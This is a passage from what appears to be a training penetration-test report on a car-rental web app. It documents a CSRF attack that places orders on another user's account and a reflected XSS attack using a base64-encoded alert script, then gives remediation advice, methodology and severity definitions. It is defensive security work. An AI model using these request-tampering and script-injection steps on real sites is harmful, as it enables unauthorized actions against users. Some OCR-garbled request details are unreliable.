### VULNERABILITY DETAILS

We can create a link that makes the user order a car when he clicking on the link without, he knowing.


### EXECUTION DEMONSTRATION

Order a car from attacker account:



The screenshot displays the IVAR'S CARS website interface. The top navigation bar includes the location '80/22, State Road, FL', a phone number '+1 800 345 678', operating hours 'Mon-Fri 09.00 - 17.00', and a user greeting 'Welcome attacker'. The main menu features links for 'HOME', 'CARS', 'MAIN PAGE', 'WALLET', and 'LOG OUT'. The central banner reads 'OUR CARS' with a car icon and placeholder text 'Lorem ipsum dolor sit amet, consectetur adipiscing elit.' Below this, a modal window titled 'Order Information' is open, containing four input fields: 'attacker' (username), '123456789' (phone number), 'attacker@attacker.com' (email), and 'New York City' (location dropdown). A yellow 'SUBMIT' button is positioned at the bottom right of the modal.

We can see that we ordered a car:



BMW M3 2500	
2019	
“	
Class	Hatchback
Doors	5
GearBox	Auto
Price	80 \$

Catch the request in the burp suite:

#### Request


```
1 POST /api.php HTTP/1.1
2 Host: 18.158.46.251:4662
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:103.0) Gecko/20100101 Firefox/103.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 X-Requested-With: XMLHttpRequest
9 Content-Length: 187
10 Origin: http://18.158.46.251:4662
11 Connection: close
12 Referer: http://18.158.46.251:4662/car_details.html
13
14 action=order&user_id=38363439&car_name2=BMW+M3+2500&car_id=4&name=attacker&email=attacker%40attacker.com&phone=123456789&location=New+York+City&picture=assets%2Fimg%2Fcars%2Fcar_4%2F1.jpg
```

Change the parameters user\_id,name,email:


#### Request

```
1 POST /api.php HTTP/1.1
2 Host: 18.158.46.251:4662
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:103.0) Gecko/20100101 Firefox/103.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 X-Requested-With: XMLHttpRequest
9 Content-Length: 187
10 Origin: http://18.158.46.251:4662
11 Connection: close
12 Referer: http://18.158.46.251:4662/car_details.html
13
14 action=order&user_id=38343634&car_name2=BMW+M3+2500&car_id=4&name=yossi&email=yossi%40yossi.com&phone=123456789&location=New+York+City&picture=assets%2Fimg%2Fcars%2Fcar_4%2F1.jpg
```


Click on the right button->Engagement tools->Generate csrf poc:



Copy to a new file-csrf\_car.html:



Share the file with python -m http.server 1235:



Open in the firefox with also yossi account session is conncted, Click on the "csrf\_car.html":




## Directory listing for /

- [challenges 1-5.txt](#)
- [csrf.html](#)
- [csrf\\_bank.html](#)
- [csrf\\_car.html](#)

Click on "Submit request":



Submit request



1


Go to the car rental webiste:

Profile Info	
Name	yossi
Email Address	yossi@yossi.com
Phone Number	123456789
Password	<a href="#">Reset</a>
EDIT	

## ALL ORDERS

— 🚗 —

Lorem ipsum dolor sit amet, consectetur adipisicing elit.



It's work!

## RECOMMENDED RECTIFICATION

- Use cookies protection like SameSite - The SameSite attribute can be used to control whether and how cookies are submitted in cross-site requests. By setting the attribute on session cookies, an application can prevent the default browser behavior of automatically adding cookies to requests regardless of where they originate.
- CSRF token - CSRF tokens prevent CSRF because without token, attacker cannot create a valid request to the backend server.
- Double Submit Cookie - When a user authenticates to a site, the site should generate a (cryptographically strong) pseudo-random value and set it as a cookie on the user's machine separate from the session id. The server does not have to save this value in any way, that's why this pattern is sometimes also called Stateless CSRF Defense.

## 4.4 CROSS SITE SCRIPTING (XSS)

Severity | **Medium**      Probability | **Medium**

### VULNERABILITY DESCRIPTION

CROSS-SITE SCRIPTING (XSS) ATTACKS ARE A TYPE OF INJECTION, IN WHICH MALICIOUS SCRIPTS ARE INJECTED INTO OTHERWISE BENIGN AND TRUSTED WEBSITES. XSS ATTACKS OCCUR WHEN AN ATTACKER USES A WEB APPLICATION TO SEND MALICIOUS CODE, GENERALLY IN THE FORM OF A BROWSER SIDE SCRIPT, TO A DIFFERENT END USER.


An attacker can use XSS to send a malicious script to an unsuspecting user. The end user's browser has no way to know that the script should not be trusted, and will execute the script. Because it thinks the script came from a trusted source, the malicious script can access any cookies, session tokens, or other sensitive information retained by the browser and used with that site.

### VULNERABILITY DETAILS

Run alert command in base64 crypted in the parameter p.

### EXECUTION DEMONSTRATION

Try to order car without account:



Catch the request in the burp suite:

```
Request
Pretty Raw \n Actions
1 GET /order_confirmation.php?n=YWFhYQ==&e=YmJiQGJiYi5jb20=&p=
  Ij4gPHNjcmlwdD5hbGVydCgxcKTWvc2NyaXB0PiAgICAq HTTP/1.1
2 Host: 18.158.46.251:12473
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:103.0) Gecko/20100101 Firefox/103.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://18.158.46.251:12473/car_details.html
9 Upgrade-Insecure-Requests: 1
10
11
```

It can be seen that the data is encrypted!

Crypted with base64 website:

>> <script>alert(1)</script>

?

To encode binaries (like images, documents, etc.) use the file upload

UTF-8

Destination character set.

CRLF (Windows)

Destination newline separator.

☐ Encode each line separately (useful for when you have multiple entries)

☐ Split lines into 76 character wide chunks (useful for MIME).

☐ Perform URL-safe encoding (uses Base64URL format).

☒ Live mode OFF

» ENCODE «

Encodes your data into the area below.


jH4gPHNjcmIwdD5hbGVydCgxKTwvc2NyaXB0PiAQgICAg

Paste in the parameter p:

```
Request
GET /order_confirmation.php?P=000700&e=0a210d15191500&u=
1 GET /order_confirmation.php?P=000700&e=0a210d15191500&u= HTTP/1.1
Host: 19.138.46.251:14793
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:103.0) Gecko/20100101 Firefox/103.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://19.138.46.251:14793/csr_detail.html
Upgrade-Insecure-Requests: 1

Response
<!DOCTYPE html>
<html>
  <head>
    <meta charset="utf-8" />
    <title>Order Confirmation</title>
    <link href="/css/order_confirmation.css" rel="stylesheet" />
    <script src="/js/order_confirmation.js" />
  </head>
  <body>
    <div class="container">
      <div class="row">
        <div class="col-md-8">
          <div class="login-page-content">
            <div class="login-form">
              <div>
                <div>
                  <div class="name">
                    <input type="text" value="" />
                  </div>
                  <div class="email">
                    <input type="text" value="" />
                  </div>
                  <div class="password">
                    <input type="password" value="" />
                  </div>
                  <div class="confirm">
                    <input type="button" value="Confirm" />
                  </div>
                </div>
              </div>
            </div>
          </div>
        </div>
      </div>
    </div>
  </body>
</html>
```

Open in the Firefox:



Its work!

## RECOMMENDED RECTIFICATION

- Use htmlentities- Convert all applicable characters to HTML entities, using this function may also lead to excessive encoding and may cause some content to display incorrectly. For example, if we use with < it changes to &lt;;
- Use appropriate response headers. To prevent XSS in HTTP responses that aren't intended to contain any HTML or JavaScript, you can use the Content-Type and X-Content-Type-Options headers to ensure that browsers interpret the responses in the way you intend.
- Output Encoding is recommended when you need to safely display data exactly as a user typed it in. Variables should not be interpreted as code instead of text. This section covers each form of output encoding, where to use it, and where to avoid using dynamic variables entirely.

## METHODOLOGY

The work methodology includes some or all of the following elements, to meet client requirements:

### APPLICATION TESTS

- **Various tests to identify:**
  - Vulnerable functions.
  - Known vulnerabilities.
  - Un-sanitized Input.
  - Malformed and user manipulated output.
  - Coding errors and security holes.
  - Unhandled overload scenarios.
  - Information leakage.
- **General review and analysis (including code review tests if requested by the client).**  
Automatic tools are used to identify security related issues in the code or the application.
- **After an automated review, thorough manual tests are performed regarding:**
  - **Security functions:** Checking whether security functions exist, whether they operate based on a White List or a Black List, and whether they can be bypassed.
  - **Authentication mechanism:** The structure of the identification mechanism, checking the session ID's strength, securing the identification details on the client side, bypassing through the use of mechanisms for changing passwords, recovering passwords, etc.
  - **Authorization policy:** Verifying the implementation of the authorization validation procedures, whether they are implemented in all the application's interfaces, checking for a variety of problems, including forced browsing, information disclosure, directory listing, path traversal.
  - **Encryption policy:** Checking whether encryption mechanisms are implemented in the application and whether these are robust/known mechanisms or ones that were developed in-house, decoding scrambled data.
  - **Cache handling:** Checking whether relevant information is not saved in the cache memory on the client side and whether cache poisoning attacks can be executed.



- **Log off mechanism:** Checking whether users are logged off in a controlled manner after a predefined period of inactivity in the application and whether information that can identify the user is saved after he has logged off.
- **Input validation:** Checking whether stringent integrity tests are performed on all the parameters received from the user, such as matching the values to the types of parameters, whether the values meet maximal and minimal length requirements, whether obligatory fields have been filled in, checking for duplication, filtering dangerous characters, SQL / Blind SQL injection.
- **Information leakage:** Checking whether essential or sensitive information about the system is not leaking through headers or error messages, comments in the code, debug functions, etc.
- **Signatures:** (with source code in case of a code review test): Checking whether the code was signed in a manner that does not allow a third party to modify it.
- **Code Obfuscation:** (with source code in case of a code review test, or the case of a client-server application): Checking whether the code was encrypted in a manner that does not allow debugging or reverse engineering.
- **Administration settings:** Verifying that the connection strings are encrypted and that custom errors are used.
- **Administration files:** Verifying that the administration files are separate from the application and that they can be accessed only via a robust identification mechanism.
- **Supervision, documentation and registration functions:** Checking the documentation and logging mechanism for all the significant actions in the application, checking that the logs are saved in a secure location, where they cannot be accessed by unauthorized parties.
- **Error handling:** Checking whether the error messages that are displayed are general and do not include technical data and whether the application is operating based on the failsafe principle.
- **In-depth manual tests of application's business logic and complex scenarios.**

- **Review of possible attack scenarios, presenting exploit methods and POCs.**
- **Test results: a detailed report which summarizes the findings, including their:**
  - Description.
  - Risk level.
  - Probability of exploitation.
  - Details.
  - Mitigation recommendations.
  - Screenshots and detailed exploit methods.
- **Additional elements that may be provided if requested by the client:**
  - Providing the development team with professional support along the rectification process.
  - Repeat test (validation) including report resubmission after rectification is completed.

## INFRASTRUCTURE TESTS

- **Questioning the infrastructure personnel, general architecture review.**
- **Various tests in order to identify:**
  - IP addresses, active DNS servers.
  - Active services.
  - Open ports.
  - Default passwords.
  - Known vulnerabilities.
  - Infrastructure-related information leakage.
- **General review and analysis. Automatic tools are used in order to identify security related issues in the code or the application.**
- **After an automated review, thorough manual tests are performed regarding:**
  - Vulnerable, open services.
  - Authentication mechanism.
  - Authorization policy.

- Encryption policy.
- Log off mechanism.
- Information leakage.
- Administrative settings.
- Administrative files.
- Error handling.
- Exploit of known security holes.
- Infrastructure local information leakage.
- Bypassing security systems.
- Networks separation durability.
- **In-depth manual tests of application's business logic and complex scenarios.**
- **Review of possible attack scenarios, presenting exploit methods and POCs.**
- **Test results: a detailed report which summarizes the findings, including their:**
  - Description.
  - Risk level.
  - Probability of exploitation.
  - Details.
  - Mitigation recommendations.
  - Screenshots and detailed exploit methods.
- **Additional elements that may be provided if requested by the client:**
  - Providing the development team with professional support along the rectification process.
  - Repeat test (validation) including report resubmission after rectification is completed.

## FINDING CLASSIFICATION

### Severity

The finding's severity relates to the impact which might be inflicted to the organization due to that finding. The severity level can be one of the following options, and is determined by the specific attack scenario:

**Critical** – Critical level findings are ones which may cause significant business damage to the organization, such as:

- Significant data leakage
- Denial of Service to essential systems
- Gaining control of the organization's resources (For example Servers, Routers, etc.)

**High** – High level findings are ones which may cause damage to the organization, such as:

- Data leakage
- Execution of unauthorized actions
- Insecure communication
- Denial of Service
- Bypassing security mechanisms
- Inflicting various business damage

**Medium** – Medium level findings are ones which may increase the probability of carrying out attacks, or perform a small amount of damage to the organization, such as –

- Discoveries which makes it easier to conduct other attacks
- Findings which may increase the amount of damage which an attacker can inflict, once he carries out a successful attack
- Findings which may inflict a low level of damage to the organization

**Low** – Low level findings are ones which may inflict a marginal cost to the organization, or assist the attacker when performing an attack, such as –

- Providing the attacker with valuable information to help plan the attack
- Findings which may inflict marginal damage to the organization
- Results which may slightly help the attacker when carrying out an attack, or remaining undetected

**Informative** – Informative findings are findings without any information security impact. However, they are still brought to the attention of the organization.